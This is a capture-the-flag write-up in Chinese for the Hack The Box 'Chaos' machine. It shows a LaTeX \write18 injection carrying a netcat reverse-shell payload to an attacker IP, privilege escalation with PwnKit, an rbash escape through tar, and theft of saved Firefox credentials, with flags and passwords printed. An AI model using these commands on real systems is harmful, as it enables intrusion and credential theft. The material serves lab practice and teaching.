	73 (/usr/share/texlive/texmf-dist/tex/latex/amsfonts/umsa.fd)
	74 (/usr/share/texlive/texmf-dist/tex/latex/amsfonts/umsb.fd)
	75 (/usr/share/texlive/texmf-dist/tex/latex/amsfonts/umsa.fd)
	76 (/usr/share/texlive/texmf-dist/tex/latex/amsfonts/umsb.fd)
	77 (/usr/share/texlive/texmf-dist/tex/latex/amsfonts/umsa.fd)
	78 (/usr/share/texlive/texmf-dist/tex/latex/amsfonts/umsb.fd)
	79 (/usr/share/texlive/texmf-dist/tex/latex/amsfonts/umsa.fd)
	80 (/usr/share/texlive/texmf-dist/tex/latex/amsfonts/umsb.fd)
	81 (/usr/share/texlive/texmf-dist/tex/latex/amsfonts/umsa.fd)
	82 (/usr/share/texlive/texmf-dist/tex/latex/amsfonts/umsb.fd)
	83 (/usr/share/texlive/texmf-dist/tex/latex/amsfonts/umsa.fd)
	84 (/usr/share/texlive/texmf-dist/tex/latex/amsfonts/umsb.fd)
	85 (/usr/share/texlive/texmf-dist/tex/latex/amsfonts/umsa.fd)
	86 (/usr/share/texlive/texmf-dist/tex/latex/amsfonts/umsb.fd)
	87 (/usr/share/texlive/texmf-dist/tex/latex/amsfonts/umsa.fd)
	88 (/usr/share/texlive/texmf-dist/tex/latex/amsfonts/umsb.fd)
	89 (/usr/share/texlive/texmf-dist/tex/latex/amsfonts/umsa.fd)
	90 (/usr/share/texlive/texmf-dist/tex/latex/amsfonts/umsb.fd)
	91 (/usr/share/texlive/texmf-dist/tex/latex/amsfonts/umsa.fd)
	92 (/usr/share/texlive/texmf-dist/tex/latex/amsfonts/umsb.fd)
	93 (/usr/share/texlive/texmf-dist/tex/latex/amsfonts/umsa.fd)
	94 (/usr/share/texlive/texmf-dist/tex/latex/amsfonts/umsb.fd)
	95 (/usr/share/texlive/texmf-dist/tex/latex/amsfonts/umsa.fd)
	96 (/usr/share/texlive/texmf-dist/tex/latex/amsfonts/umsb.fd)
	97 (/usr/share/texlive/texmf-dist/tex/latex/amsfonts/umsa.fd)
	98 (/usr/share/texlive/texmf-dist/tex/latex/amsfonts/umsb.fd)
	99 (/usr/share/texlive/texmf-dist/tex/latex/amsfonts/umsa.fd)
	100 (/usr/share/texlive/texmf-dist/tex/latex/amsfonts/umsb.fd)

進行反彈shell

執行

```
\immediate\write18{rm+ /tmp/f%3bmkfiffo+ /tmp/f%3bcat+ /tmp/fl/bin/sh+-
i+2>%261lnc+10.10.14.13+9200+>/tmp/f}
```

成功

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

3 x +

Send Cancel < >

Request

Pretty Raw Hex

```
1 POST /J00_w1ll_f1Nd_n07H1n9_H3r3/ajax.php
2 Host: chaos.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64)
4 Accept: */*
5 Accept-Language: zh-TW
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 29
10 Origin: http://chaos.htb
11 Connection: close
12 Referer: http://chaos.htb/J00_w1ll_f1Nd_n07H1n9_H3r3/
13
14 content=
  \immediate\write18(rm+/tmp/f%3bmkfifo+/tmp/f%3bcat+/tmp/f|/bin/sh+1+2>4261|nc+10.10.14.13+9200+>/tmp/f)&
  template=test1
```

Response

```
(root@kali)-[~]
# nc -lnvp 9200
listening on [any] 9200 ...
connect to [10.10.14.13] from (UNKNOWN) [10.10.10.120] 58940
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ ud
/bin/sh: 2: ud: not found
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
sahay:x:1000:1000:choas:/home/sahay:/bin/bash
ayush:x:1001:1001:,,,:/home/ayush:/opt/rbash
$
```

已知使用者

```
root:x:0:0:root:/root:/bin/bash
sahay:x:1000:1000:choas:/home/sahay:/bin/bash
ayush:x:1001:1001:,,,:/home/ayush:/opt/rbash
```

有版本漏洞

Sudo version

<https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-version>

Sudo version **1.8.23**

Vulnerable to CVE-2021-4034

獲取root

```
www-data@chaos:/tmp$ chmod +x PwnKit
chmod +x PwnKit
www-data@chaos:/tmp$ ./PwnKit
./PwnKit
root@chaos:/tmp# id
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
root@chaos:/tmp# whoami
whoami
root
root@chaos:/tmp# find / -name user.txt 2>/dev/null
find / -name user.txt 2>/dev/null
/home/ayush/user.txt
root@chaos:/tmp# cat /home/ayush/user.txt
cat /home/ayush/user.txt
0e01df39c8a4259ad3efd0d0f0f87cc6
root@chaos:/tmp# cat /root/root.txt
cat /root/root.txt
180c2521b4d7841b290d48106bf161e2
root@chaos:/tmp#
```

進行無版本漏洞提權。

先處理使用者 `ayush`，<= 這帳號前面跟wp一致。

```
username : ayush
passwd  : jiujitsu
```

登入後命令都無法執行，使用全域變數處理 [把rbash的環境變量更改正常外殼環境變量]
更改變量失敗...

```
www-data@chaos:/$ echo $PATH
echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
www-data@chaos:/$ su ayush
su ayush
Password: jiujitsu

ayush@chaos:/$ echo $PATH
echo $PATH
/home/ayush/.app
ayush@chaos:/$ export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
<l/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
rbash: PATH: readonly variable
```

還指向 `/home/ayush/.app`

發現tar

```
ayush@chaos:/$ dir /home/ayush/.app
dir /home/ayush/.app
dir ping tar
ayush@chaos:/$
```

參考：<https://gtfobins.github.io/gtfobins/tar/#sudo> <= 進行突破

成功變更環境變量

```
ayush@chaos:/$ tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
<ull --checkpoint=1 --checkpoint-action=exec=/bin/sh
tar: Removing leading `/' from member names
$ export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
$ ls
ls
bin    home      lib64     opt       sbin     usr       webmin-setup.out
boot   initrd.img lost+found proc      srv      var
dev    initrd.img.old media      root     sys      vmlinuz
etc    lib       mnt       run       tmp      vmlinuz.old
$ id
id
uid=1001(ayush) gid=1001(ayush) groups=1001(ayush)
$ echo $PATH
echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
```

在目錄發現.mozilla與firefox有關

```
pwd
/home/ayush/.mozilla
$ ls
ls
extensions  firefox
```

參考：https://github.com/unode/firefox_decrypt/blob/main/firefox_decrypt.py

因套件問題，無法直接在靶機上執行。

將檔案壓縮並傳回kali機 `zip -r mozilla.zip .mozilla`

解壓縮並執行且獲取root帳密

```
kali@kali:~/Downloads/htb/chaos$ python firefox_decrypt/firefox_decrypt.py home/ayush/.mozilla/
extensions/ firefox/
kali@kali:~/Downloads/htb/chaos$ python firefox_decrypt/firefox_decrypt.py home/ayush/.mozilla/firefox/

Master Password for profile home/ayush/.mozilla/firefox/bzo7sjt1.default:

Website:  https://chaos.htb:10000
Username:  'root'
Password:  'Thiv8wrej~'
kali@kali:~/Downloads/htb/chaos$
```